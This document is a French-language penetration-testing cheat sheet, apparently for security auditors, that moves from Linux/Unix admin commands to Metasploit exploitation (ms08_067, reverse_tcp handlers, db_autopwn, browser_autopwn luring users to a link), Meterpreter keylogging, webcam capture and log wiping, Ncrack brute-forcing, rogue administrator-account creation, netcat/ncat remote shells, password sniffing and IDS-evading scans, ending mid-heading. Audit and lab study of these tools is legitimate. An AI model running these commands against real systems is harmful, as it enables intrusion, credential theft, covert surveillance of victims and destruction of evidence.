Utilisation de proxy : <i>export http_proxy=http://user:mdp@ip_proxy:3128/</i> à faire pour : <i>ftp_proxy</i> , <i>https_proxy</i> et en majuscule.	Processus
Application pour utiliser un modem : <i>WVDIAL</i>	Lister les processus en cours : <i>ps aux, top, w, watch -n1 w</i>
Configuration Firewall (IPTABLES)	Lister les processus en cours (avec dépendance): <i>pstree</i>
Afficher toutes les règles (sans résolution des ports et avec la numérotation) : <i>iptables -L -n -v</i>	Tuer un processus, ou tous les processus *nom : <i>kill -9 [PID du processus], killall -9 [nom]</i>
Sauvegarde / restauration des règles de filtrage : <i>iptables-save</i> <i>iptables-restore</i>	Liste le bus PCI et les périphériques attachés : <i>lspci</i>
Monter / démonter une clé USB	Liste les modules noyau chargés en mémoire : <i>lsmod</i>
Identifier le périphérique à monter : <i>sfdisk -l</i> ou <i>fdisk -l</i>	Ajout / suppression de modules du noyau : <i>modprobe -a [module] ou modprobe -r [module]</i>
ou en regardant dans les messages système (ici on affiche les 15 dernières lignes) : <i>dmesg tail -15</i>	Exécuter un programme en arrière plan : <i>[Programme]&</i>
Monter une clé USB (penser à créer le répertoire de montage avec les droits suffisants) : <i>mount -t vfat /dev/sda1 /mnt/Cle_FAT</i> <i>mount -t ntfs-3g /dev/sda1 /mnt/Cle_NTFS</i>	Redirection & enchaînement
Démonter une clé USB (penser à supprimer le répertoire de montage une fois celui-ci démonté) : <i>umount /mnt/Ma_Cle_Usb</i>	Diriger le résultat d'une commande vers un fichier : <i>commande > [fichier]</i> (écrase le fichier) <i>commande >> [fichier]</i> (à la suite du fichier)
Synchronisation de la copie des fichiers : <i>sync</i>	Dirige le contenu du fichier en entrée de commande : <i>commande < [fichier]</i>
Monter une image ISO : <i>mount -o loop -t iso9660 fic.iso RepMontage</i>	Enchaîner deux commandes : <i>[commande1]; [commande2]</i>
Méta-caractères	Enchaîner deux commandes, le résultat de la <i>commande1</i> est l'entrée de la <i>commande2</i> : <i>[commande1] [commande2]</i>
? Remplace un caractère.	Connexion partage Samba
* Remplace aucun / plusieurs caractères.	Liste des partage d'une machine : <i>smbclient -L Ip_machine -N</i>
[abc012] Remplace un caractère pris dans la liste.	Se connecter à une ressource : <i>smbclient //Ip_machine/ressource -U utilisateur</i>
[a-z] Remplace un caractère pris dans l'intervalle.	Monter une ressource : <i>smbclient //Ip/nom_partage /mnt/pt_montage</i> <i>mount -t smbfs //Ip/nom_partage /mnt/pt_montage</i> <i>mount -t cifs //Ip/nom_partage /mnt/pt_montage</i> <i>-o user=login, pass=mdp,rw,dom=wgk,port=445</i>
[!a-c] [â-c] Remplace un caractère hors intervalle.	Se connecter à une imprimante et imprimer : <i>cat fichier smbclient \\Ip_machine\ressource -P "print -"</i>

Linux/Unix : Aide mémoire (4/4)

Compression de fichier	Commandes Unix
Compression d'un répertoire en *.bz2 : <i>tar cvjf resultat.tar.bz2 Rep_a_compresser</i> Compression d'un répertoire en *.tar.gz : <i>tar cvzf resultat.tar.gz Rep_a_compresser</i> Compresser un répertoire en *.tar : <i>tar -vcf resultat.tar Rep_a_compresser</i> Afficher le contenu d'une archive : <i>tar -tf fichier.tar</i> Décompresser seulement un fichier d'une archive : <i>tar -xvf fichier.tar "toto.exe"</i> Décompression de fichier *.bz2 : <i>tar jxf fichier.tar.bz2</i> <i>bzip2 -d fichier.bz2</i> Décompression de fichier *.gz ou *.tar.gz ou *.tgz: <i>gzip -d fichier.gz</i> <i>tar zxvf fichier.tgz</i> Décompression de fichier *.tar <i>tar -vxf fichier.tar</i> Extraire un fichier RPM avec rpm2cpio (package rpm) et cpio (package cpio) : <i>rpm2cpio fichier.rpm cpio -mid</i> Extraire un fichier DEB avec ar (package binutils) : <i>ar xv fichier.deb</i>	Modifier une variable dans l'OBP (Open Boot Prompt : <stop><a> au démarrage) : <i>printenv auto-boot?</i> Afficher la variable. <i>setenv auto-boot? false</i> Modifier la variable. <i>reset</i> Redémarrer la machine. Activité de chaque utilisateur (processus, terminal) : <i>whodo</i> Caractéristiques de la machine : <i>prtconf</i> ou <i>hinv</i> ou <i>arch</i> Caractéristiques d'un disque : <i>prtvtoc</i> ou <i>dkinfo sd0</i> Séquence de démarrage de la machine : <i>Touche STOP + a</i> <i>eprom boot-device</i> Liste des packages installés : <i>versions -b</i> et <i>more /etc/install/suninstall.log</i> <i>more /usr/src/PRODUCTS/loaded</i> Afficher les options courantes du réseau : <i>no -a</i> Volume des E/S sur les terminaux, disque et CPU : <i>iostat</i> Numéro de série de la machine : <i>hostid</i> Monter ou démonter tous les systèmes de fichiers locaux : <i>mountall -l</i> <i>umountall -l</i>
Encodage & décodage	Commandes Remote
Extraire des fichiers uuencodés ou en base 64 : <i>uudeview -i [fichier]</i> Modifier le format de codage des caractères de Latin1 à UTF8 : <i>recode latin1..utf8 [fichier]</i>	Connexion à la machine distante (comptes autorisés dans /usr/sbin/login) : <i>rlogin [IP] -l [NomUtilisateur]</i> Copie de fichier distant (de la machine vers la machine distante et inversement) : <i>rccp [FichierLocal] [login@serveur:/etc/]</i> <i>rccp [login@serveur:FichierDistant] [/etc/]</i> Exécution d'une commande distante : <i>rexec [login@serveur:Commande]</i> <i>rsh [login@serveur:Commande]</i> <i>remsh [login@serveur:Commande]</i>
SHELL	Commandes HP-UX
Différents shell existants : <i>sh</i> <i>SHell</i> , <i>csh</i> <i>C SHell</i> , <i>ksh</i> <i>Korn SHell</i> , <i>bash</i> <i>Bourne Again SHell</i> , <i>tcsch</i> <i>TENEX C SHell</i> , <i>zsh</i> <i>Zhong Shao SHell</i> , <i>rc</i> <i>Run Commands</i> Exécution d'un shell : <i>/bin/sh</i> ou <i>/sbin/zsh</i>	Configuration de routage : <i>more /etc/rc.config.d/netconf</i> Configuration réseau : <i>/sbin/ifconfig lan0</i> <i>netstat -in</i> <i>more /etc/rc.config.d/netconf</i> Configuration NIS (Network Information System) : <i>more /etc/rc.config.d/namesvrs</i> Configuration NFS (Network File System) : <i>more /etc/rc.config.d/nfsconf</i>
Copie de fichier avec SSH	
Copie d'un fichier serveur vers le répertoire courant : <i>scp login@serveur:Chemin/Fichier .</i> Copie d'un répertoire vers un serveur : <i>scp -r [Répertoire] login@serveur:Chemin</i>	
SVN (Subversion)	
Copy local du dépôt : <i>svn checkout http:\url\svn/repository localcopy</i> Mise à jour à partir du répertoire localcopy : <i>svn update localcopy</i> Ajout du fichier et ajout au dépôt : <i>svn add localcopy/fichier</i> <i>svn commit localcopy</i> Déplacement, copy, suppression de fichier : <i>svn move/copy fichier destination</i> <i>svn delete fichier</i>	

Metasploit :

Frameworks de développement orienté tests d'intrusions et audits de sécurité.

Lien : <http://www.metasploit.com/>, <http://osvdb.org/>

<http://www.offensive-security.com/metasploit-unleashed/>

http://zero.intern0t.net/Meterpreter.html?utm_source=twitterfeed&utm_medium=laconica

<http://www.darkoperator.com/meterpreter/>

<http://www.metasploit.com/redmine/projects/framework/repository/entry/scripts/meterpreter/>

Les divers outils :

Interface d'exploitation : *msfd*, *msfweb*, *msfconsole* et *msfgui*.

Mise à jour : *msfupdate*

Analyse de binaire PE, ELF et MAC pour génération d'exploit :

msfpayload, *msfencode*, *msfelfscan* et *msfpescan*, *msfmachscan*, *msfopcode*

Utilisation des RCP pour communiquer entre client et service avec chiffrement : *msfrpc* et *msfrpcd*

Exécution direct d'exploit ou autre : *msfcli*

Lister tous les exploits : *show exploits*

Lister toutes les applications complémentaires : *show auxiliary*

Afficher les payloads compatibles avec l'exploit courant : *show payloads*

Recherche : *search ms04* (exploit Microsoft de l'année 2004)

Revenir en arrière dans l'arborescence : *back*

Afficher les informations sur un exploits : *info exploit/windows/smb/ms08_067_netapi*

Sélectionner un exploit : *use exploit/windows/smb/ms08_067_netapi*

Vérifier la compatibilité de la cible : *show targets*

Sauvegarde de la tâche actuelle : *sav*

Utilisation d'un exploit :

set RHOST 192.168.0.1 #Cible de l'attaque

set RPORT 445 #Port cible de l'attaque

set PAYLOAD windows/vncinject/bin_tcp #Sélection de la méthode et binaire d'injection

set ENCODER x86/alpha_mixed #Format d'encodage distant

show options #On vérifie les paramètres

exploit #Exécution !!!

Exécution en une ligne d'un exploit :

./msfcli msrpc_dcom_ms03_026 PAYLOAD=winbind RHOST=192.168.0.1 LPORT= 1536 TARGET=0 E

Utilisation d'un script externe :

use exploit/multi/handler

set ExitOnSession false

set PAYLOAD windows/meterpreter/reverse_tcp

set RHOST 192.168.0.1

set RPORT 443

set AutoRunScript mon_bo_script_ruby.rb

exploit -j

Scanne de vulnérabilité : Il est possible d'utiliser le script automatique **metascanner**, avec une interface intuitive, il exécute un scan nmap puis en corrélation avec la base d'exploit de metasploit, il en extrait les vulnérabilités liées. <http://code.google.com/p/kalgecin/>

Test Oracle : (Liste des comptes invité)

Liste des comptes invité :

use auxiliary/admin/oracle/oracle_login #Du même type : *sid_brute*, *tnscmd*

set RHOST 192.168.0.1 #IP cible

set RPORT 1521 #(défaut) Port d'Oracle distant : 1521

set SID_ORCL #(défaut) SID pour l'authentification : ORCL

run

Tests SNMP :

Découverte de service SNMP et brute-force sur les noms de communautés :

use auxiliary/scanner/snmp/community

set RHOST 192.168.0.0/24 #IP cible

run

L'outil dradis permet une corrélation du travail multi-utilisateurs : <http://dradisframework.org/>

Base d'exploit (téléchargeable dans l'onglet Archive) : <http://www.exploit-db.com/archive.tar.bz2>

Metasploit - Avancé :

Procédure d'audit de sécurité et tests d'intrusions avec Metasploit (sur Backtrack r42).

Répertoire d'installation par défaut sous linux : `/opt/metasploit3`

M chine vulnérable pour tester Metasploit : Metasploitable

(login : msfadmin ; mdp : msfadmin , pour mettre le clavier en azerty : loadkeys fr)

Lien : http://www.offensive-security.com/metasploit-unleashed/Metasploit_Unleashed_Information_Security_Training
<http://www.fastandeasyhacking.com>

Création d'un utilisateur pour PostgreSQL :

- Se connecter avec l'utilisateur postgres : `sudo -s -u postgres`
- Connexion à la base : `psql`
- Création d'un utilisateur : `CREATE USER msf; ALTER ROLE msf WITH CREATEDB; CREATE DATABASE msf OWNER msf; ALTER USER msf WITH ENCRYPTED PASSWORD 'msf'; \q`

Activation et utilisation de la base de données MySQL/PostgreSQL :

- Exécution du service : `/etc/init.d/mysql start` ou `/etc/init.d/postgresql start`
- Lancement de la console de Metasploit : `msfconsole`
- Sélection du driver utilisé : `db_driver mysql` ou par défaut sur postgresql
- Connexion à la base (ou création si inexistante) : `db_connect root:toor@127.0.0.1/metasploit3`
- Note :
 - Lorsque les tests sont terminés, pour exporter les résultats : `db_export /root/save_session.xml`
 - Se déconnecter : `db_disconnect`
 - Pour vider la base : `db_destroy root:toor@127.0.0.1/metasploit3`

Découverte des machines sur la réseau avec Nmap :

- Commande directe dans Metasploit :
`db_nmap 192.168.0.0/24 -sV -O --reason`
- Commande dans le shell et import dans Metasploit du résultat :
`nmap 192.168.0.0/24 -sV -O --reason -oX resultats_nmap.xml`
`db_import resultats_nmap.xml`
- Afficher le résultat (machines, services) :
`db_hosts`
`db_services -c info,port,name`

Tester automatiquement les exploits (par port ouvert) :

`db_autopwn -p -e`

Une fois terminé, pour afficher les résultats : `db_exploited`

On affiche les sessions : `sessions -l`

Exploiter la session 1 : `sessions -i 1`

Pour sortir de la session : `CTRL+C`

Note : pour fermer toutes les sessions : `sessions -K`

Utilisation d'un exploit :

- Recherche pour tomcat : `search tomcat`
- Test par dictionnaire pour les comptes de tomcat : `use auxiliary/scanner/http/tomcat_mgr_login`
- Afficher les options : `show options`
- On modifier l'ip cible et le port : (nous pourrions aussi modifier le PAYLOAD)
`set RHOSTS 192.168.0.201`
`set RPORT 8180`
- Exécution : `exploit`
- Pour afficher les comptes trouvés : `db_creds`

Utilisation de l'outil graphique Armitage :

Permet l'automatisation de tâches dans Metasploit.

- Exécuter Armitage : `java -jar armitage.jar`
- Pour commencer il faut détecter les machines : `Menu Hosts->Nmap Scan/MSF Scan`
- Détecter les exploits utilisables (informations dans services) : `Menu Attacks->Find Attacks->By port`
- Pour tester les exploits : `Menu sur le client, Attacks->...->check exploits...`
(Recherche des résultats positifs : `CTRL+F`, `vulnerable/successful`)

Metasploit - Meterpreter :

Dans cette partie nous utiliserons des exploits préparés avec interaction (le client clique sur un lien).

Lien : http://www.offensive-security.com/metasploit-unleashed/Metasploit_Unleashed_Information_Security_Training
<http://www.fastandeasyhacking.com>

Utiliser Meterpreter comme payload :

Meterpreter permet beaucoup plus de choses qu'un simple payload et est très furtif.

Pour le sélectionner comme payload, exemple : *set PAYLOAD php/meterpreter/bin_tcp*

Exemples de commandes avec Meterpreter (ici pour système Linux) :

Pour afficher les commandes, taper : *?*

– Core Commands

- *background* : Mettre la session en tâche de fond.
- *bgkill* : Tuer un script meterpreter (en tâche de fond).
- *bglist* : Lister les scripts actifs de meterpreter (en tâche de fond).
- *bgrun* : Exécuter un script meterpreter (en tâche de fond).
- *channel* : Afficher les information sur un canal.
- *close* : Fermer un canal.
- *exit/quit* : Terminer la session meterpreter.
- *interact* : Interaction avec un canal.
- *irb* : Passer en mode de script irb.
- *migrate* : Changer le serveur de processus.
- *read* : Lire à partir d'un canal.
- *run* : Exécuter un script meterpreter.
- *use* : Charger une extension meterpreter.
- *write* : Écrire dans un canal.

– Stdapi : File system Commands

- *cat* : Afficher le contenu d'un fichier.
- *cd* : Aller dans un répertoire.
- *del/rm* : Supprimer un fichier.
- *download/upload* : Télécharger un fichier.
- *edit* : Éditer un fichier.
- *getlwd/lpwd* : Afficher le répertoire local.
- *getwd/pwd* : Afficher le répertoire courant.
- *lcd* : Modifier le répertoire local.
- *ls* : Lister les fichiers.
- *mkdir* : Créer un répertoire.
- *rmdir* : Supprimer un répertoire.
- *search* : Rechercher un fichier.

– Stdapi : Networking Commands

- *ipconfig* : Afficher la configuration réseau.
- *portfwd* : Redirection de port.
- *route* : Afficher et modifier la table de routage.

– Stdapi : System Commands

- *clearev* : Vider les journaux événements.
- *drop_token* : Libérer des jetons.
- *execute* : Exécuter une commande.
- *getpid* : Lire l'ID d'un processus.
- *getprivs* : Récupérer autant de privilèges que possible.
- *getuid* : Utilisateur courant du serveur.
- *kill* : Tuer un processus.
- *ps* : Liste des processus.
- *reg* : Accès et modification au registre.
- *rev2self* : Appeler RevertToSelf() sur la machine distante.
- *shell* : Shell système.
- *shutdown/reboot* : Éteindre ou redémarrer la machine.
- *steal_token* : Vol de jeton de droits pour le processus cible.
- *sysinfo* : Afficher les informations système.

– Stdapi : User interface Commands

- *enumdesktops* : Liste des bureaux.
- *getdesktop* : Récupérer le bureau meterpreter courant.
- *idletime* : Temps d'inactivité de l'utilisateur distant.
- *keyscan_dump* : Lire le buffer du clavier.
- *keyscan_start* : Début capture du clavier.
- *keyscan_stop* : Fin capture du clavier.
- *screenshot* : Imprime écran.
- *setdesktop* : Sélectionner un bureau.
- *uictl* : Contrôle de composant de l'interface utilisateur.

– Stdapi : Webcam Commands

- *record_mic* : Enregistrement par le micro pour X secondes.
- *webcam_list* : Liste des webcams.
- *webcam_snap* : Capture à partir d'une webcam.

Exploit avec reverse TCP pour windows : Ici un URL (<http://192.168.0.1>) est généré, si une personne avec un navigateur Internet vulnérable clique sur le lien il sera détourné.

use auxiliary/server/browser_autopwn

set LHOST 192.168.0.1 (IP locale)

SET SRVPORT 80

SET URIPATH /

SET PAYLOAD windows/meterpreter/reverse_tcp

exploit

Nagios :

(ex. Netsaint) sous licence GPL, il permet la surveillance système et réseau (hôtes, services) :

- les services réseaux : SMTP/POP3, HTTP, SNMP, LDAP, etc.
- les ressources serveurs (charge processeur, occupation de disque);
- avec Centreon (MySQL) : (fonctionnement étendu de Nagios);
- avec Cacti (RRDtool) : mesure de performances réseau et serveur.

Lien : <http://www.nagios.org/> , <http://www.centreon.com/>
<http://www.cacti.net/>, <http://www.xplico.org/>

Fichiers et commandes importantes :

Fichiers de configuration : `/usr/local/etc/nagios/*.cfg` ou `/etc/nagios/*.cfg`
http://nagios.sourceforge.net/docs/2_0/xodtemplate.html

Liste des fichiers de configuration :

- **nagios.cfg** : définit l'ensemble des fichiers de configuration utilisés (variable `cfg_file`);
- **cgi.cfg** : permet de définir les droits pour utilisation à partir de l'interface WEB (`use_authentication=1`);
- **timeperiods.cfg** : définition des périodes de temps utilisées;
- **contacts.cfg** : liste des personnes à contacter en cas d'alerte;
- **contactgroups.cfg** : permet de gérer les contacts par groupe;
- **hosts.cfg** : liste des machines à surveiller;
- **hostgroups.cfg** : Groupe de machines à surveiller;
- **services.cfg** : la commande `check_command check_ftp` signifie l'utilisation de vérification par FTP;
 (Exemples : `check-host-alive:ICMP`, `check_http`)

Dans les fichiers de configuration les lignes suivantes signifient que c'est une configuration global :

```
define host{
name template-host
```

Pour être pris en compte pour un profil la ligne suivante doit être présente :

```
use template-hosts
```

Autorisation d'accès à l'interface Nagios sur Apache (lignes : `allow from ...`) :

```
/etc/httpd/conf.d/nagios.conf
```

Création de compte pour accéder à Nagios :

```
htpasswd -c /etc/nagios/passwd admin
```

Vérification d'un fichier de configuration :

```
nagios -v /etc/nagios/nagios.cfg
```

Recharger la configuration de Nagios :

```
service nagios reload
```

Démarrer et exécuter Nagios au démarrage :

```
service nagios start
```

```
chkconfig --levels 235 nagios on
```

À vérifier (fichier nagios.cfg) :

- Nagios ne doit pas être exécuter en tant que root (créer un utilisateur réservé) :
`nagios_user <nom_utilisateur>;`
- Méthode de rotation des journaux d'audit :
`log_rotation_method=<n(aucun) /h(heure) /d(jour)/w(semaine) /m(mois)>`
- Limiter les commandes externes exploitées par le programme : `command_file=fichier`
 et vérifier les droits du répertoire `/usr/local/nagios/var/rw`
- Activer la journalisation : `use_syslog=1`
- Désactiver la journalisation des notifications : `log_notifications=0`
- N'autoriser la journalisation de tentative de contrôle de service/host qu'en cas de débogage
`log_service_retries=0` et `log_host_retries=0`
- Les comptes et mots de passe ne doivent pas être en clair dans les fichiers de configuration standard (utiliser les variables `$USERn$` en les déclarant dans `ressource_file=/usr/local/nagios/etc/ressource.cfg`
- Protéger l'interface WEB contre les attaques par caractères spéciaux : `illegal_object_name_char` et `illegal_macro_output_chars`
- Utiliser HTTPS (SSL) pour se connecter.

Ncrack :

Outil de brute-force réseau par dictionnaire pour les protocoles :
FTP, SSH, TELNET, HTTP(S), POP3(S)

Lien : <http://nmap.org/ncrack/>

Fichiers et dictionnaires :

- /usr/bin/ncrack
- /usr/share/ncrack/common usr
- /usr/share/ncrack/default.pwd
- /usr/share/ncrack/default usr
- /usr/share/ncrack/jtr.pwd
- /usr/share/ncrack/minimal usr
- /usr/share/ncrack/myspace.pwd
- /usr/share/ncrack/ncrack-services
- /usr/share/ncrack/phpbb.pwd
- /usr/share/ncrack/top50000.pwd

Importation d'un rapport de Nmap pour tenter un brute-force sur les protocoles reconnus en utilisant un timing de template le plus rapide (-T5) et en exportant le résultat en XML.

`ncrack -T5 -iX rapport_nmap.xml -oX rapport_ncrack.xml`

Les dictionnaires sont disponibles dans le répertoire d'installation de ncrack/list/

Test sur deux machines en même temps avec deux services différents en utilisant un dictionnaire utilisateur (-U) et mot de passe (-P).

`ncrack -U common usr -P top50000.pwd 192.168.0.1:22 www.google.fr:80`

Mode verbeu (-vvv), en précisant le login et le mot de passe.

`ncrack -vvv --user root --pass toto 192.168.0.1:22`

Continuer un brute-force en quittant une fois qu'un compte et un mot de passe soient identifiés en activant l'IPv6.

`ncrack --resume rapport_ncrack.xml -f -6`

Tester le service ssh sur un port différent de 22.

`ncrack -m ssh://192.168.0.1:5000`

NetBIOS/SMB/RPC :

Network Basic Input/Output System, est une API Microsoft utilisée par des applications sur un réseau local (ports TCP/UDP : 135, 137, 138, 139, 445).

Lien : [http://msdn.microsoft.com/en-us/library/bb870886\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/bb870886(VS.85).aspx)
<http://support.microsoft.com/kb/163409>

Liste des ports :

135 Service Location (RPC) : Service de localisation utilisé par les appels de procédure à distance.

137 Netbios Name Service (UDP) : Permet d'allouer un nom à une adresse IP.

138 Netbios Datagram Service (UDP) : Permet l'échange de messages en mode non connecté.

139 Netbios Session Service (TCP) : Permet l'échange de messages en mode connecté.

445 Microsoft Direct Host/Microsoft Directory Services : (différent de NETBIOS) Permet la résolution de nom et l'échanges de messages.

Attention pour que les commandes fonctionnent, NetBIOS doit être activé sur la machine locale. Certains outils risquent de ne pas fonctionner si cette clé n'est pas à 0 ou 1

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\lmcompatibilitylevel

Lecture de la table de nom de l'ordinateur distant :

(Windows) `nbtstat -A 192.168.0.1` ou (Linux) `smbclient -L 192.168.0.1`

Si la commande se termine normalement, une NULL session est possible (sans login ni mot de passe).

Pour que les sessions nulles soient possibles, il faut que les clés DWORD du registre suivantes soient à 0 :

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\restrictanonymous,
restrictanonymoussam, lmcompatibilitylevel

Test de NULL session :

Windows : `net use \\192.168.0.1\ipc$ /USER:"" ""`

Voir la liste des partages :

Windows : `net view \\192.168.0.1`

Création d'un compte dans le groupe administrateur :

Windows : `net user NomUtilisateur MotDePasse /add`

Windows : `net localgroup Administrateurs NomUtilisateur /add`

ou `net group Administrateurs NomUtilisateur /add`

Attention sous Windows, pour ces commandes cygwin*.dll doit se trouver dans le même répertoire.

<http://www.securityforest.com/downloads/Enum+.zip>

Énumération des utilisateurs et groupes locaux (-U ou -G) :

`enum -U 192.168.0.1`

Politique de sécurité des comptes (local : -P ou LSA : -L) :

`enum -P 192.168.0.1`

Liste des ports NetBIOS ouverts :

`smbservercan 192.168.0.1`

Liste des partages, groupes, utilisateurs, politiques de sécurité :

`userinfo-ng 192.168.0.1`

Tests de sécurité avec tests de cassage de mdp :

`smb-nat 192.168.0.1 -o resultat.txt -u dico_user.txt -p dico_mdp.txt`

Scan NetBIOS : <http://www.inetcat.net/software/nbtscan.html>

`nbtscan -v 192.168.1.0/24`

L'outil SuperScan permet aussi d'effectuer tous ces tests de manière automatique.

<http://www.foundstone.com/us/resources/proddesc/superscan.htm>

LUS permet d'effectuer un reverse SID, une énumération NetBIOS, RPC... <http://omni.a.free.fr>

Netcat :

Boîte à outils (Netkit) réseau multi-système (client/serveur). Il gère en natif les protocoles HTTP, TELNET, FTP...

Clône permettant les connexions chiffrées : Cryptcat <http://sourceforge.net/projects/cryptcat/>

Lien : <http://netcat.sourceforge.net/> <http://www.securityfocus.com/tools/139>

<http://secureinfo.free.fr/1/?id=105>, <http://nmap.org/book/ncat-man.html>

<http://www.geeek.org/comment-creer-un-proxy-http-ultra-simple-sous-linux-286.html>

Scan de port :

De la machine 192.168.0.1 des ports 1 à 95535 en TCP, le paramètre -vv est pour la verbosité.

Pour effectuer un scan en UDP utiliser l'option -u. L'option -w permet de forcer un time-out.

`nc -vv -w2 -z 192.168.0.1 1-65535`

Client Telnet :

`nc 192.168.0.1 23`

Serveur Telnet :

Pour une seule session sinon utiliser -L au lieu de -l.

L'option -s permet de spécifier l'interface réseau à utiliser.

-e cmd.exe, spécifie le programme à lancer lors de la connexion au serveur.

`nc -l -s 192.168.0.1 -p 23 -e cmd.exe`

Transfert de fichier :

Partie réception.

`nc -l 777 > fichier.txt`

Partie envoi.

`nc 192.168.0.1 777 < fichier.txt`

Proxy transparent :

Les requêtes émises sont stockées dans *in_file* et les réponses dans *out_file*.

`mknod backpipe p`

`nc -l -p 80 < backpipe | tee -a in_file | nc localhost 8080 | tee -a out_file > backpipe`

Utilisation de cryptcat pour avoir une liaison chiffrée :

Coté serveur : `cryptcat -k "M0tdP@sS" -l -p 50000`

Coté client : `cryptcat -k "M0tdP@sS" 192.168.0.1 50000`

Ngrep :

Afficher les mots de passe en clair sur le réseau : `ngrep -i "pass" -d eth0`

Sauvegarde de fichiers (flv) en transit : `ngrep -i "flv" -d eth0`

Netsed : (Altération de paquet.)

Redirige le flux du port 25 vers 24 en remplaçant le champs toto par test :

`netsed tcp 192.168.0.1:24 192.168.0.2 25 's/toto/test/1'`

Ncat : (Composant de Nmap, redirection, chiffrement de flux réseaux...)

Connexion à un site : `ncat www.google.fr 80`

Écoute sur le port 5555 : `ncat -l 5555`

Redirection du port local 8080 vers un site : `ncat --sh-exec "ncat www.google.fr 80" -l 8080`

Création d'un serveur proxy : `ncat -l --proxy-type http localhost 8080`

Transfert d'un fichier :

(Serveur) `ncat -l 5555 >output_file`

(Client) `ncat Serveur 5555 <input_file`

Remote shell, limité à une IP et à 2 connexions simultanées :

`ncat --exec "/bin/bash" --max-conns 2 --allow 192.168.0.190 -l 5556`

Nikto :

Script perl, scanner de vulnérabilité Linux, pour serveur WEB open source.

Pour l'utilisation d'un proxy modifier le fichier /etc/nikto/config.txt

PROXYHOST=192.168.0.1

PROXYPORT=8080

PROXYUSER=

PROXYPASS=

Lien : <http://cirt.net/nikto2/>

Mise à jour de la base : *nikto -update*

Vérifier la base : *nikto -dbcheck*

Tous les tests : *nikto -Cgidirs all -host http://www.google.fr*

Découverte seule des services HTTP/HTTPS avec l'entête de connexion :

La cible peut être une IP, URL, un fichier ou un flux (exemple NMAP).

nikto -h www.google.fr -findonly

Utilisation d'un proxy : *nikto -h www.google.fr -u*

Test de vulnérabilité de www.google.fr, export dans le fichier resultat.html :

Formats d'export : txt, csv, htm, xml

nikto -h www.google.fr -F htm -o resultat.html

Test de vulnérabilité de www.google.fr en mode verbeu :

1 - afficher ; 2 - afficher les cookies ; 3 - afficher toutes les réponses valides

4 - afficher tous les liens avec authentification ; D - mode debug ; V - mode le plus verbeu

nikto -h www.google.fr -Display V

Test de vulnérabilité sur le port 443 :

nikto -h www.google.fr -p 443 ou *nikto -h https://www.google.fr:443/*

Test de vulnérabilité sans tester en SSL, sans faire les tests de pages non trouvées 404, en effectuant un test toutes les 5 secondes : *nikto -h www.google.fr -nossll -no404 -Pause 5*

Test de vulnérabilité sur plusieurs ports 80, 443 : *nikto -h www.google.fr -p 80,443*

Test de vulnérabilité sur plusieurs hosts ayant le port 80 d'ouvert en résultat de nmap :

nmap -p80 192.168.0.0/24 -oG - | nikto -h -

Test de brute force sur l'authentification (en utilisant un fichier externe mais non obligatoire) :

1 - test tous les fichiers et tous les chemins

2 - recherche des noms des fichiers de mots de passe

3 - énumération des utilisateurs avec l'authentification Apache (/~usertyperequests)

4 - énumération des utilisateurs avec l'authentification cgiwrap (/cgi-bin/cgiwrap/~usertyperequests)

5 - brute-force des noms de sous domaines basés sur le domaine

6 - tests des répertoire par dictionnaire

nikto -h www.google.fr -mutate 3 -mutate-options liste_user.txt

Tests d'évasion IDS :

1 - encodage aléatoire des URL (non-UTF8) ; 2 - brouille les URL avec auto-références (./.)

3 - envoi des URL coupées ; 4 - chaînes aléatoires très longues ; 5 - insère de faux paramètres

6 - insère des caractères TABULATION au lieu d'espace ; 7 - modifie les minuscules/majuscules

8 - utilise les séparateurs windows (\) ; A - remplace les espaces par des retour à la ligne (0x0d)

B - remplace les espaces par le caractère de fin de ligne (0x0b)

nikto -h www.google.fr -p 80 -evasion 1

Définition du type de test à effectuer sur la cible, ici les tests après le x sont désactivés :

0 - upload de fichier ; 1 - fichiers importants ; 2 - fichiers par défaut

3 - recherche d'informations ; 4 - injection XSS/script/HTML

5 - téléchargement de fichiers à partir de la racine ; 6 - DOS

7 - téléchargement de fichiers sur l'ensemble du serveur

8 - exécution de commande/remote-shell

9 - injection SQL

a - passer l'authentification

b - identification logiciel

c - faille include (inclusion de source distante)

x - exclue les tests suivants

nikto -h www.google.fr -Tuning 0 4 x 6

Nmap :

Outil (Windows, Unix/Linux et MacOS) d'exploration réseau et scanneur de ports/sécurité (utilise la lib Pcap), il permet d'effectuer du SYN scan, du scan de machine par rebond, d'identifier les services...

Lien : <http://nmap.org/>

*Scan par ping (-sP) ou sans (-Pn), par défaut le scan de port se fait en **vanilla TCP connect** sur les ports les plus utilisés (1697 ports). On peut aussi effectuer un scan sur un seul port (-p num_port). L'option (-vv) permet d'activer les informations de déroulement. (-oX) permet d'enregistrer les informations au format XML, le fichier de style pour le rendu étant dans le répertoire Nmap (nmap.xsl).*

Découvrir les machines du réseau :

[nmap -vv -sP 192.168.0.1-254](#)

[nmap -vv -Pn -p 25,80 192.168.0.1-254](#)

[nmap -vv -Pn 192.168.0.1-254 -oX FichierResultat.xml](#)

On peut aussi définir le time-out de détection ainsi que le temps d'incrémentation du prob (-T Insane/Agressive/...), tenter de détecter le système d'exploitation (-AR), et définir les ports à scanner (-p 1-50 ou -p- pour les 65535 ports) .

Scan de port en mode connecté : [nmap -vv -T Insane -AR -p 192.168.0.1-254](#)

Il est important de scanner aussi bien les ports TCP en SYN-scan (-sS) que les ports UDP (-sU), et de vérifier les services (-sV et -sR).

Scan de tous les ports en vérifiant les bannières des services :

[nmap -vvv -p- -sV 192.168.0.1-254 -oX FichierResultat.xml](#)

ou

[nmap -vv -sV -sR -sS -sU -p10-500 192.168.0.1-254 -oX FichierResultat.xml](#)

[nmap -vvv -Pn -sVRSU -p- 192.168.0.1 -oX FichierResultat.xml](#)

Dans le cas de test de firewall, IDS, IPS, on peut effectuer un scan de port par rebond (-sI IP_Zombie:Port_non_filtre IP_Cible), rebond par serveur FTP (-b IP_Serveur_FTP IP_Cible), en fragmentant les paquets (-f). (-PN) permet de désactiver la résolution de nom (plus furtif). L'option (--packet-trace) permet de tracer le scan. Attention pour Unix/Linux il faut indiquer pour certains des tests l'interface réseau (-e eth0)

Scan de ports pour Firewall/IDS/IPS :

[nmap -PN -p- -sI 192.168.0.100 192.168.0.1](#)

[nmap -PN -p 139 --packet-trace -sI 192.168.0.100:50000 192.168.0.1](#)

[nmap -PN -Pn -p 139 -b 192.168.0.100 192.168.0.1](#)

FTP bounce attack (Attaque par rebond) :

